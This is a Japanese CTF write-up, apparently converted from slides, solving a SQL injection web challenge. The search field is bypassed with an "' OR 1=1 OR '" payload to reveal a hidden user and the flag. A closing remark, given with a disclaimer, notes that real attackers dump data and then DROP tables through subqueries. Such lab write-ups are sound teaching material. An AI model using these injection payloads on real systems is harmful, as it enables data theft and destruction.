INJECTION

2nd Hack The Pods Write-up

問題概要

問題文

ユーザ検索サービスの中に通常では検索できないユーザがいるらしい.

その人の性別を特定してくれ！

ユーザ検索サービス：http://xxx.xxx.xxx.xxx

※ユーザ管理や検索にはSQLを使用しています

概要

100点 - Web

通常の検索では出てこないユーザを出現させるのが目的

まずは挙動の確認

空欄 [SUBMIT]

INJECTION

Search User ... SUBMIT

USER	GENDER
Alexandra	female
Alice	female
Charles	male
David	male
Emma	female
Eric	male
Gilbert	male
Henry	male
Isaac	male
Jane	female
Margaret	female
Mary	female

Alexandra [SUBMIT]

INJECTION

Search User ... SUBMIT

USER	GENDER
Alexandra	female

y [SUBMIT]

INJECTION

Search User ... SUBMIT


USER	GENDER
Henry	male
Mary	female
Raymond	male
Tiffany	female

部分一致で検索してそう

“y” で検索した時の結果に着目

Raymondが検索されてる時点で
検索方式は部分一致だとわかる

y [SUBMIT]



SQLで検索してるらしい

> ※ユーザ管理や検索にはSQLを使用しています

らしいのでSQL injectionを疑う（問題名がINJECTIONだし…）

部分一致検索の場合，SQLはこんな感じ

```
SELECT * FROM users WHERE name LIKE '%input%'
```

入力したものをそのままLIKE句に食わせているはず

これにうまく割り込めるクエリを考える

具体的なクエリを考える

> 通常では検索できないユーザ

ということはWHERE句になんか噛ませてる？

```
SELECT * FROM users WHERE name != xxx AND
                          name LIKE '%input%'
```

テーブルやDBを分けてる可能性もあるけど、
名前を特定できていないため、一旦こっちで考える

前の条件を踏み倒したい

ANDで結合されてるから検索結果に確定で反映されてしまう

ので，ORを挿入して任意の条件ぶち込めば解決する

「' OR 1=1 OR '」 を検索する（1=1は絶対Trueなので）

```
WHERE name != xxx AND
      name LIKE '%' OR 1=1 OR '%'
```

前の条件を踏み倒したい


ANDで結合されてるから検索結果に確定で反映されてしまう


ので，ORを挿入して任意の条件ぶち込めば解決する

「' OR 1=1 OR '」 を検索する（1=1は絶対Trueなので）

```
WHERE name != xxx AND
      name LIKE '%' OR 1=1 OR '%'
```

「' OR 1=1 OR '」 を検索


INJECTION
Search User ...
SUBMIT
USER
GENDER
HideMan
htp-ctf{SQL_INJECTION_is_rudimentary_but_very_DANGEROUS}
Alexandra
female
Alice
female
Charles
male
David
male
Emma
female



htp-ctf{SQL_INJECTION_is_rudimentary_but_bery_DANGEROUS}

おきもち

問題名と問題文にほぼ答えのようなものを書いていた

100点問題だったけど，ヒント一切なしで150点にした方がよかったかも

（Million Clickよりは絶対むずいだろ）

SQL injectionは調べれば事例が無限に出てくるので，ググり力大切

実際のサービスに攻撃する場合は情報全部抜いてから
DROP とかをサブクエリで埋めてテーブルごと壊したりする

※絶対やっちゃダメです

今回はユーザ権限で SELECT のみ許可していたので DROP は不可能